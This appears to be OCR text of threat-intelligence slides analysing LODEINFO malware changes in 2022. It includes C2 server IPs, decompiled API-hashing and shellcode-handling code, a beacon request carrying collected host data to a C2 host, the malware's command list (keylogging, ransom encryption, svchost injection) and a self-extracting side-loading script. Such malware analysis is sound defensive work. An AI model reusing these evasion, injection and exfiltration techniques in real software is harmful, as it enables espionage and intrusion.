
ANY.RUN has detailed search options and allow to download artifacts.
It may be possible to observe artifacts used in targeted attacks (need skill).



Utilizing ANY.RUN




Utilizing ANY.RUN



New TTPs Observed in 2022

Timeline and trends in 2022

- **No significant change in Initial Access methodology and target sectors**
  - Spearphishing emails with malware attached
  - Main targets are media and defense sector
- Change legitimate executable file to side-load malicious DLL
  - “SfsDllSample.exe” => “**K7SysMon.exe**”
- some of **commands** and **execution flow** changed



https://www.macnica.co.jp/business/security/cyberespionage_report_2021_6.pdf

CnC server infrastructure for LODEINFO

- **No change in infrastructure trends**
  - Using hosting service such as Vultr, CHOOPA and LINODE
  - IP Geolocation is mostly Japan

CnC server	version	Hosting service	location
45.77.28[.]124	v0.5.9, v0.6.2	Vultr	Ōi, Saitama, **Japan**
172.105.223[.]216	v0.6.2, v0.6.5	LINODE	Tokyo, Tokyo, **Japan**
202.182.108[.]127	v0.6.2, v0.6.5	CHOOPA	Ōi, Saitama, **Japan**
103.175.16[.]39	v0.6.3	Mondoze	Kuala Lumpur, Kuala Lumpur, Malaysia
5.8.95[.]174	v0.6.3	G-Core Labs S.A.	Urayasu, Tokyo, **Japan**
172.104.112[.]218	v0.6.5	LINODE	Ōi, Saitama, **Japan**

Changes in API hash algorithm (2022/3)

v0.5.9

API hashing algorithm changed to JSHash-based algorithm & 2 bytes XOR

☛ Extraction of XOR Key is now required for malware analysis.

Before v0.5.9

```
if ( v5 )
{
  v6 = (char *)v4 + v5;
  v7 = (unsigned __int8 *)v4 + *(unsigned int *)((char *)&v4[1].Blink + v5)
  v33 = (struct _LIST_ENTRY **)((char *)&v4->Flink + v5);
  v8 = 0;
  for ( i = *v7;
        *v7;
        v8 = (((v12 >> 1) ^ (0x82F63B78 * (v12 & 1))) >> 1) ^ (0x82F63B78
                                                              * (((unsigned
  {
    ++v7;
    v10 = ((((((char)i | 0x20) ^ v8) >> 1) ^ (0x82F63B78 * (((i | 0x20) ^ (
    v11 = (((v10 >> 1) ^ (0x82F63B78 * (v10 & 1))) >> 1) ^ (0x82F63B78
                                                          * (((unsigned __i
    v12 = (((v11 >> 1) ^ (0x82F63B78 * (v11 & 1))) >> 1) ^ (0x82F63B78
                                                          * (((unsigned __i
    i = *v7;
  }
  if ( (v8 ^ 0xBC) == a1 )
  {
```

CRC32

v0.5.9 and after

```
1 unsigned int __thiscall shr27Shl5JSHash(char *this)
2 {
3   unsigned int i; // eax
4   int v3; // esi
5   int v4; // edi
6
7   for ( i = 0x4E67C6A7; ; i = v4 ^ (i >> 27) ^ (32 * i) )
8   {
9     v3 = *this++;
10    v4 = v3 + 32;
11    if ( (unsigned int)(v3 - 65) > 0x19 )
12      v4 = v3;
13    if ( !v4 )
14      break;
15  }
16  return i ^ 0xF479;
17 }
```

Justin Sobel hash Based Hashing

Changes in beacon payload (2022/4)

v0.6.2

```
POST / HTTP/1.1
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/81.0.4044.122 Safari/537.36
Host: 202.182.108.127
Content-Length: 304
Connection: Keep-Alive
Cache-Control: no-cache
```

Header

Main Data

```
woOy1ljh0Pb=OakDLygnW3PLrFUCrnbfKRCPeYuMYxzqeXKwUmuln1fVQhXGnxNaMfHiC7pu7eGyrhgp7AOIiu5J
JuOA9IXg9GNuJoPV8mJiYmJlxxWkENKvfmVlN_lsscMtPW7RzAqwOBDxsJVwTJvfrXCbHclrwEhTEaAH5051uMUF
rUJerIDeRylpirfPabir6u4p36wrpt2YWvNk7POSEBNxcRr8XfIgyu9ED93xgt45458cXvyCAIc_rJTMoOpDYRK7
7h8IQ3a6NcS6UOUczpRY5bItmjEZB50JgoI3Dm4.HTTP/1.0 200 OK
```

```
strcpy(steal_data_format, "%d|%d|%s|%s#%s");
```

snip.

```
memset((unsigned int *)steal_data, steal_data->size + 1, '-');
API_TABLE = (API_TABLE *)steal_data->API_TABLE;
strcpy(version, "v0.6.2");
len = ((int (__stdcall *)(char *, int))API_TABLE->lstrlen)(version, v28
stricat((_BYTE *)(steal_data->size + steal_data->raw), (unsigned int)ve
```

```
3E 00 00 00 48 00 00 00  00 00 00 00 00 00 00 00  >...H...........
00 31 36 37 [redacted]   7C 39 33 32 7C  .167[redacted]|932|
30 30 30 43 [redacted]   41 7C 44 45 53  000C2[redacted]A|DES
4B 54 4F 50 [redacted]   38 23 42 79 66  KTOP-[redacted]8#Byf
73 4E 4E 71 4F 4F 56 63  2D 76 30 2E 36 2E 32 00  sNNqOOVc-v0.6.2.
00 00 00 00 00 00 00 00  00 61 6E 50 74 37 6D 35  .........anPt7m5
42 32 34 39 44 4A 35 6A  4A 39 4C 44 41 42 58 4C  B249DJ5jJ9LDABXL
78 4E 47 61 64 59 55 71  6F 74 63 70 4E 39 49 63  xNGadYUqotcpN9Ic
52 55 78 54 43 6A 6E 41  2D 5A 4D 38 45 5F 75 62  RUxTCjnA-ZM8E_ub
47 45 5F 58 57 31 6F 52  44 35 66 48 51 4E 4B 4E  GE_XW1oRD5fHQNKN
53 00 00 00 AB AB AB AB  AB AB AB AB EE FE EE FE  S...............
```

The version information added to Beacon format

offset	size (byte)	description
0	4	Data size
4	4	Dummy data size
0x11	variable length	Collected system information **“UNIXTIME of execution|ANSI code|MAC Address| Computer Name#key for substitution cypher-Version”**
Data size + 27	variable length	unused Base64 (dummy) data

The code exists in v0.5.9, but it does not work, probably due to a memory manipulation error.

Updates for memory command (2022/4)

v0.6.2




Support for 64-bit shellcode

- Check the first byte of shellcode
- In case of 0x8D, replace with **0xE9** and execute as 64bit shellcode

```
// Magic num. for 32 bit shellcode
if ( *code == 0xE9 )
{
  HIDWORD(bit_flag) = 1;
}
else
{
  if ( *code != 0x8D )
  {
    strcpy(err_msg, "Invalid shellcode!");
    err_msg[19] = 0;
    size = (v9->lstrlen)(err_msg);
    if ( !size )
      size = (v9->lstrlen)(err_msg);
    v212 = v280;
    if ( size )
      memcpy(v280, err_msg, size);
    v212[v279] = 0;
    goto LABEL_198;
  }
  // Magic num. for 64bit shellcode (0x8D)
  HIDWORD(bit_flag) = 2;
  // replace header 1byte for 32-bit one.
  *code = 0xE9;
}
```

Locale environment check (2022/4)

v0.6.2

	No Locale check	ja-JP check	en-US check
Code			
MD5 hash	`016a974e70bbce6161862e0ac01a0211`	`da1c9006b493d7e95db4d354c5f0e99f`	`ff71fadc33b883de934e632ddb4c6b78`
Summary	Execute subsequent processes without checking locale information	If the locale is not **ja-JP**, this function loops infinitely.	If the locale is **en-US**, this function loops infinitely. (also used in v0.6.3 ~)

Behavior varies between v0.6.2 samples ☛ **Same version does not always work the same**

Changes in commands (2022/6)

v0.6.3

Removed commands from this version

commands	description
ls	list files and directories
rm	remove file
mv	move file
cp	copy file
cat	upload file to CnC
mkdir	make directory
keylog	enable keylogger
ps	get process information
pkill	kill target process
autorun	enable/disable persistence

Available commands: 21 => 11


Implemented commands

commands	description
command	return available commands list
config	not implemented (return "Not available")
cd	change current directory
send	download file
recv	upload file to CnC
memory	inject shellcode into svchost.exe
kill	kill process
ver	return version information
print	take screenshot
ransom	encrypt file
comc	execute command using WMI

Changes in execution flow 1 (2022/6)

v0.6.3

SFX & DLL Side-Loading



Changes in execution flow 2 (2022/6)


v0.6.3

SFX & DLL Side-Loading & BLOB

ファイル名	サイズ	格納	種類	更新日時
..			ファイル フォルダー	
4.docx	11,731	9,009	Microsoft Word 文書	2022/07/04 14:01
K7SysMn1.dll	60,416	26,328	アプリケーション拡張	2021/10/24 1:46
K7SysMon.Exe	91,464	45,247	アプリケーション	2022/04/19 17:44
K7SysMon.Exe.db	115,189	46,750	Data Base File	2022/07/04 10:48

```
;以下のコメントは自己解凍スクリプトコマンドを含んでいます

Path=%temp%\
Setup=%temp%\4.docx
Setup=%temp%\K7SysMon.Exe
Silent=1
Overwrite=1
```



Detailed changes for v0.6.5 (2022/6)

v0.6.3

```
v2 = this;
v145 = this;
aa_location_check(this);
strcpy(v136, "NxAq0RV2");
if ( !aa_persistance_CURRENTVERSION_RUN(v2 + 246,
  aa_persistance_CURRENTVERSION_RUN(v2 + 246, v4,
v5 = v2[243];
AES_key_iv[0] = 0xFBF2A8B4;
AES_key_iv[1] = 0x94E359F;
AES_key_iv[2] = 0xAE879BF4;
AES_key_iv[3] = 0xD7F9CBB2;
AES_key_iv[4] = 0xA9AD1BF8;
```

v0.6.5

```
v1 = this;
v138 = this;
aa_location_check(this + 284);
v2 = (LODEINFO_API_TABLE **)(v1 + 247);
v3 = aa_gen_randomnum_between_arg2_to_arg3(v1 + 247, 0, 0xFFFF)
aa_pseudo_sleep(v1 + 284, v3 + 5000);
if ( v1[283] && !aa_persistance_CURRENTVERSION_RUN((LODEINFO_AP
  aa_persistance_CURRENTVERSION_RUN((LODEINFO_API_TABLE **)v1 +
v6 = v1[245];
strcpy(v127, "ETnxiVjNKzOiHe");
AES_key_iv[0] = 0x49DC4B91;
AES_key_iv[1] = 0x93DAB13D;
AES_key_iv[2] = 0x2ECB8DED;
```

Implementation of pseudo sleep function by inserting useless code

Detailed changes for v0.6.5 (2022/6)

v0.6.5

```
LABEL_12:
    if ( ((int (*)(void))v2->LODEINFO_API_TABLE->GetTickCount)() - start_time > arg2_min_sleep_time )
      break;
    v19 = v48++;
    if ( (v19 & 1) != 0 )
    {
      v24 = (unsigned int *)aa_sha512_table(v37);
      v25 = v52;
      v26 = v24;
      for ( i = 0; i < 0x40; ++i )
      {
        *((_BYTE *)v26 + v26[50]++ + 72) = *(_BYTE *)(i + v25);
        if ( v26[50] == 128 )
        {
          aa_calc_hash(v26);
